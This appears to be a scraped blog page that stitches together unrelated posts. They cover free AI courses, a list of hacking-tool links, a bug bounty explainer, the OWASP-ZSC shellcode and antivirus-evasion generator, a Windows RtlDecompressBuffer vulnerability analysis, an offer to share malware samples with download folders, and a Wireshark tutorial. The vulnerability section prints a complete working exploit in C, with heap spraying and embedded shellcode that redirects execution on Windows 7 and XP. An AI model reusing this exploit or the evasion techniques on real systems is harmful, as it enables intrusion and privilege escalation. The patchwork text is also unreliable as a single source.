Blogger templates

Backstreet Boys - Show Me the Meaning.mp3
Found at bee mp3 search engine

This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

Tuesday, April 14, 2020

5 Free Online Courses To Learn Artificial Intelligence

We are living in the era of fourth industrial revolution(4IR), where Artificial intelligence has a significant role to play. This 4IR technology embedded within societies and even into the human body. From Computer enthusiasts to common people, everyone should be aware and learn this breakthrough technology.
We think about gigantic Robots from Transformers when we hear about Artificial Intelligence(AI) which is a fiction in the past but a fact today, capable of transforming the whole tech world. The field of AI consists of more than Robots such as personal assistants, self-driving cars, apprenticeship learning, behavior cloning and so on. To learn about this advanced technology, thanks to the online learning resources which offers great content to get started with artificial intelligence.

Here are the 5 free e-learning courses on Artificial Intelligence

1. UC Berkeley CS188 Intro to AI

Get started with UC Berkeley AI course, this course is absolutely for beginners who are unaware of Artificial intelligence. It doesn't need any prior computer knowledge to know about AI. UC Berkeley allows anyone to learn this course for free. This course is systematically presented and consists of the following:
  • Course Schedule
  • Complete sets of Lecture Slides and Videos
  • Interface for Electronic Homework Assignments
  • Section Handouts
  • Specs for the Pacman Projects
  • Source files and PDFs of past Berkeley CS188 exams
  • Form to apply for edX hosted autograders for homework and projects (and more)
  • Contact information
Aside from this, you can also browse the following courses as well from UC Berkeley that are part of AI course:
  • Machine Learning: CS189, Stat154
  • Intro to Data Science: CS194-16
  • Probability: EE126, Stat134
  • Optimization: EE127
  • Cognitive Modeling: CogSci131
  • Machine Learning Theory: CS281A, CS281B
  • Vision: CS280
  • Robotics: CS287
  • Natural Language Processing: CS288

2. Artificial Intelligence: Principles and Techniques

This course is offered by Stanford with great content that includes topics, videos, assignments, projects, and exams. The whole course mainly focuses on the complex real-world problems and try to find similarity between web search, speech recognition, face recognition, machine translation, autonomous driving, and automatic scheduling. Here you will learn the foundational principles of AI and implement some the AI systems. The goal of this course is to help you tackle the real-world situations with the help of AI tools. So, it is the best for the beginner to get started with AI.

3. Learn with GOOGLE AI

Who will dislike the course from Google? absolutely no one. This company is one of the early adopters of AI has a lot to offer to learners. Learn with Google AI is an education platform for people at all experience levels, it is free to access and browse content. The education resources provided by Google is from the machine learning experts of the company. These resources are the collections of lessons, tutorials, and Hands-on exercises that help you start learning, building, and problem-solving.

4. MIT 6.S094: Deep Learning for Self-Driving Cars

This course gives the practical overview of Deep Learning and AI. It is the course for beginners, also for the people who are getting started with Machine Learning. The course also offers a lot of benefits to the experienced and advanced researchers in the field deep learning. This MIT's course takes people into the journey of Deep Learning with the applied theme of building Self-Driving cars. However, the course also offers slides and videos to engage the learners.

5. Fundamentals of Deep Learning for Computer Vision

This course is offered by Nvidia and Nvidia Deep learning Institute. Computer Vision is one of the disciplines of AI that acquire, analyze, process, and understand images. The course is completely free and everyone who is enthusiast about AI can access and learn the course. It is a hands-on course that able to provide basics of deep learning and deployment of neural networks. With this. you will also learn the following:
  • Identify the ingredients required to start a Deep Learning project.
  • Train a deep neural network to correctly classify images it has never seen before.
  • Deploy deep neural networks into applications.
  • Identify techniques for improving the performance of deep learning applications.
  • Assess the types of problems that are candidates for deep learning.
  • Modify neural networks to change their behavior.

More articles


  1. Hack Tools 2019
  2. Hack Tool Apk
  3. Hacker Techniques Tools And Incident Handling
  4. Pentest Tools Website Vulnerability
  5. Hacking Tools Windows 10
  6. Hack Tools
  7. Pentest Tools Nmap
  8. Hacker Hardware Tools
  9. Computer Hacker
  10. How To Make Hacking Tools
  11. Pentest Tools Apk
  12. New Hacker Tools
  13. Black Hat Hacker Tools
  14. World No 1 Hacker Software
  15. Best Hacking Tools 2019
  16. Hacking Tools For Mac
  17. New Hack Tools
  18. Hack Apps
  19. Hacking Tools For Mac
  20. Pentest Tools Alternative
  21. Hacking Tools
  22. Hacking Tools Free Download
  23. Hak5 Tools
  24. Game Hacking
  25. Pentest Tools For Android

$$$ Bug Bounty $$$

What is Bug Bounty ?


A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.


Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.


Mozilla paid out a $3,000 flat rate bounty for bugs that fit its criteria, while Facebook has given out as much as $20,000 for a single bug report. Google paid Chrome operating system bug reporters a combined $700,000 in 2012 and Microsoft paid UK researcher James Forshaw $100,000 for an attack vulnerability in Windows 8.1.  In 2016, Apple announced rewards that max out at $200,000 for a flaw in the iOS secure boot firmware components and up to $50,000 for execution of arbitrary code with kernel privileges or unauthorized iCloud access.


While the use of ethical hackers to find bugs can be very effective, such programs can also be controversial. To limit potential risk, some organizations are offering closed bug bounty programs that require an invitation. Apple, for example, has limited bug bounty participation to few dozen researchers.

Related articles


OWASP-ZSC: A Shellcode/Obfuscate Customized Code Generating Tool


About OWASP-ZSC
   OWASP ZSC is open source software written in python which lets you generate customized shellcodes and convert scripts to an obfuscated script. This software can be run on Windows/Linux/OSX with Python 2 or 3.

   What is shellcode?: Shellcode is a small codes in Assembly language which could be used as the payload in software exploitation. Other usages are in malwares, bypassing antiviruses, obfuscated codes...

   You can read more about OWASP-ZSC in these link:
Why use OWASP-ZSC?
   Another good reason for obfuscating files or generating shellcode with OWASP-ZSC is that it can be used during your pen-testing. Malicious hackers use these techniques to bypass anti-virus and load malicious files in systems they have hacked using customized shellcode generators. Anti-virus work with signatures in order to identify harmful files. When using very well known encoders such as msfvenom, files generated by this program might be already flagged by Anti-virus programs.

   Our purpose is not to provide a way to bypass anti-virus with malicious intentions, instead, we want to provide pen-testers a way to challenge the security provided by Anti-virus programs and Intrusion Detection systems during a pen test.In this way, they can verify the security just as a black-hat will do.

   According to other shellcode generators same as Metasploit tools and etc, OWASP-ZSC  using new encodes and methods which antiviruses won't detect. OWASP-ZSC encoders are able to generate shell codes with random encodes and that allows you to generate thousands of new dynamic shellcodes with the same job in just a second, that means, you will not get the same code if you use random encodes with same commands, And that make OWASP-ZSC one of the best! During the Google Summer of Code we are working on to generate Windows Shellcode and new obfuscation methods. We are working on the next version that will allow you to generate OSX.

OWASP-ZSC Installation:
   You must install Metasploit and Python 2 or 3 first:
  • For Debian-based distro users: sudo apt install python2 python3 metasploit-framework
  • For Arch Linux based distro users: sudo pacman -S python2 python3 metasploit
  • For Windows users: Download Python and Metasploit here.
   And then, enter these command (If you're Windows user, don't enter sudo):
DISCLAIMER: THIS SOFTWARE WAS CREATED TO CHALLENGE ANTIVIRUS TECHNOLOGY, RESEARCH NEW ENCRYPTION METHODS, AND PROTECT SENSITIVE OPEN SOURCE FILES WHICH INCLUDE IMPORTANT DATA. CONTRIBUTORS AND OWASP FOUNDATION WILL NOT BE RESPONSIBLE FOR ANY ILLEGAL USAGE.

An example of OWASP-ZSC
Related articles

RtlDecompresBuffer Vulnerability

Introduction

The RtlDecompressBuffer is a WinAPI implemented on ntdll that is often used by browsers and applications and also by malware to decompress buffers compressed on LZ algorithms for example LZNT1.

The first parameter of this function is a number that represents the algorithm to use in the decompression, for example the 2 is the LZNT1. This algorithm switch is implemented as a callback table with the pointers to the algorithms, so the boundaries of this table must be controlled for avoiding situations where the execution flow is redirected to unexpected places, specially controlled heap maps.

The algorithms callback table


Notice the five nops at the end probably for adding new algorithms in the future.

The way to jump to this pointers depending on the algorithm number is:
call RtlDecompressBufferProcs[eax*4]

The bounrady checks

We control eax because is the algorithm number, but the value of eax is limited, let's see the boudary checks:


int  RtlDecompressBuffer(unsigned __int8 algorithm, int a2, int a3, int a4, int a5, int a6)
{
int result; // eax@4

if ( algorithm & algorithm != 1 )
{
if ( algorithm & 0xF0 )
result = -1073741217;
else
result = ((int (__stdcall *)(int, int, int, int, int))RtlDecompressBufferProcs[algorithm])(a2, a3, a4, a5, a6);
}
else
{
result = -1073741811;
}
return result;
}

Regarding that decompilation seems that we can only select algorithm number from 2 to 15, regarding that  the algorithm 9 is allowed and will jump to 0x90909090, but we can't control that addess.


let's check the disassembly on Win7 32bits:

  • the movzx limits the boundaries to 16bits
  • the test ax, ax avoids the algorithm 0
  • the cmp ax, 1 avoids the algorithm 1
  • the test al, 0F0h limits the boundary .. wait .. al?


Let's calc the max two bytes number that bypass the test al, F0h

unsigned int max(void) {
        __asm__("xorl %eax, %eax");
        __asm__("movb $0xff, %ah");
        __asm__("movb $0xf0, %al");
}

int main(void) {
        printf("max: %u\n", max());
}

The value is 65520, but the fact is that is simpler than that, what happens if we put the algorithm number 9? 


So if we control the algorithm number we can redirect the execution flow to 0x55ff8890 which can be mapped via spraying.

Proof of concept

This exploit code, tells to the RtlDecompresBuffer to redirect the execution flow to the address 0x55ff8890 where is a map with the shellcode. To reach this address the heap is sprayed creating one Mb chunks to reach this address.

The result on WinXP:

The result on Win7 32bits:


And the exploit code:

/*
ntdll!RtlDecompressBuffer() vtable exploit + heap spray
by @sha0coder

*/

#include
#include
#include

#define KB 1024
#define MB 1024*KB
#define BLK_SZ 4096
#define ALLOC 200
#define MAGIC_DECOMPRESSION_AGORITHM 9

// WinXP Calc shellcode from http://shell-storm.org/shellcode/files/shellcode-567.php
/*
unsigned char shellcode[] = "\xeB\x02\xBA\xC7\x93"
"\xBF\x77\xFF\xD2\xCC"
"\xE8\xF3\xFF\xFF\xFF"
"\x63\x61\x6C\x63";
*/

// https://packetstormsecurity.com/files/102847/All-Windows-Null-Free-CreateProcessA-Calc-Shellcode.html
char *shellcode =
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
"\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01"
"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75"
"\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
"\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53"
"\x53\x53\x53\x53\x52\x53\xff\xd7";


PUCHAR landing_ptr = (PUCHAR)0x55ff8b90; // valid for Win7 and WinXP 32bits

void fail(const char *msg) {
printf("%s\n\n", msg);
exit(1);
}

PUCHAR spray(HANDLE heap) {
PUCHAR map = 0;

printf("Spraying ...\n");
printf("Aproximating to %p\n", landing_ptr);

while (map < landing_ptr-1*MB) {
map = HeapAlloc(heap, 0, 1*MB);
}

//map = HeapAlloc(heap, 0, 1*MB);

printf("Aproximated to [%x - %x]\n", map, map+1*MB);


printf("Landing adddr: %x\n", landing_ptr);
printf("Offset of landing adddr: %d\n", landing_ptr-map);

return map;
}

void landing_sigtrap(int num_of_traps) {
memset(landing_ptr, 0xcc, num_of_traps);
}

void copy_shellcode(void) {
memcpy(landing_ptr, shellcode, strlen(shellcode));

}

int main(int argc, char **argv) {
FARPROC RtlDecompressBuffer;
NTSTATUS ntStat;
HANDLE heap;
PUCHAR compressed, uncompressed;
ULONG compressed_sz, uncompressed_sz, estimated_uncompressed_sz;

RtlDecompressBuffer = GetProcAddress(LoadLibraryA("ntdll.dll"), "RtlDecompressBuffer");

heap = GetProcessHeap();

compressed_sz = estimated_uncompressed_sz = 1*KB;

compressed = HeapAlloc(heap, 0, compressed_sz);

uncompressed = HeapAlloc(heap, 0, estimated_uncompressed_sz);


spray(heap);
copy_shellcode();
//landing_sigtrap(1*KB);
printf("Landing ...\n");

ntStat = RtlDecompressBuffer(MAGIC_DECOMPRESSION_AGORITHM, uncompressed, estimated_uncompressed_sz, compressed, compressed_sz, &uncompressed_sz);

switch(ntStat) {
case STATUS_SUCCESS:
printf("decompression Ok!\n");
break;

case STATUS_INVALID_PARAMETER:
printf("bad compression parameter\n");
break;


case STATUS_UNSUPPORTED_COMPRESSION:
printf("unsuported compression\n");
break;

case STATUS_BAD_COMPRESSION_BUFFER:
printf("Need more uncompressed buffer\n");
break;

default:
printf("weird decompression state\n");
break;
}

printf("end.\n");
}

The attack vector
This API is called very often in the windows system, and also is called by browsers, but he attack vector is not common, because the apps that call this API trend to hard-code the algorithm number, so in a normal situation we don't control the algorithm number. But if there is a privileged application service or a driver that let to switch the algorithm number, via ioctl, config, etc. it can be used to elevate privileges on win7

Related word


Ask And You Shall Receive


I get emails from readers asking for specific malware samples and thought I would make a mini post about it.

Yes, I often obtain samples from various sources for my own research.

 I am sometimes too lazy/busy to post them but don't mind sharing.
If you are looking for a particular sample, feel free to ask. I might have it.

Send MD5 (several or few samples). I cannot provide hundreds/thousands of samples or any kind of feeds. If you ask for a particular family, I might be able to help if I already have it.

Unfortunately, I do not have time to do homework for students and provide very specific sets for malware with specific features as well as guarantee the C2s are still active.  Send your MD5(s) or at least malware family and I check if I have it :) If i have it, I will either send you or will post on the blog where you can download.

If you emailed me in the past and never got an answer, please remind me. Sometimes emails are long with many questions and I flag them to reply to later, when I have time and they get buried or I forget. It does not happen very often but accept my apologies if it happened to you.

Before you ask, check if it is already available via Contagio or Contagio Mobile.
1. Search the blog using the search box on the right side
2. Search here https://www.mediafire.com/folder/b8xxm22zrrqm4/BADINFECT
3. Search here https://www.mediafire.com/folder/c2az029ch6cke/TRAFFIC_PATTERNS_COLLECTION
4. Search here https://www.mediafire.com/folder/78npy8h7h0g9y/MOBILEMALWARE

Cheers,  Mila

Related articles

Networking | Routing And Switching | Tutorial 2 | 2018


Welcome to my 2nd tutorial of the series of networking. In this video I've briefly described peer to peer network (P2P). Moreover, you'll see how to make a peer to peer network? How it's working? How we can intercept traffic over the network by using Wireshark? and many more. Wireshark tool is integrated with eNSP so it'll be installed automatically when you install the eNSP. On the other hand, you can install the Wireshark for your personal use from its website.

What is Peer to Peer (P2P) network? 

As when devices are connected with each other for the sake of communication that'll be known as a Network. Now what is peer to peer network? In P2P network each and every device is behaving like a server and a client as well. Moreover They are directly connected with each other in such a way that they can send and received data to other devices at the same time and there is no need of any central server in between them.

There is a question that mostly comes up into our minds that  Is it possible to capture data from the network? So the answer is yes. We can easily captured data from the network with the help of tools that have been created for network troubleshooting, so whenever there will be some issues happening to the network so we fixed that issues with the help of tools. Most usable tool for data capturing that every network analyst used named Wireshark but there are so many other tools available over the internet like SmartSniff, Ethereal, Colasoft Capsa Network Analyze, URL Helper, SoftX HTTP Debugger and many more.

What is Wireshark?

Wireshark is an open source network analyzer or sniffer used to capture packets from the network and tries to display the brief information about the packets. It is also used for software and communication protocol development. Moreover, Wireshark is the best tool to intercept the traffic over the network.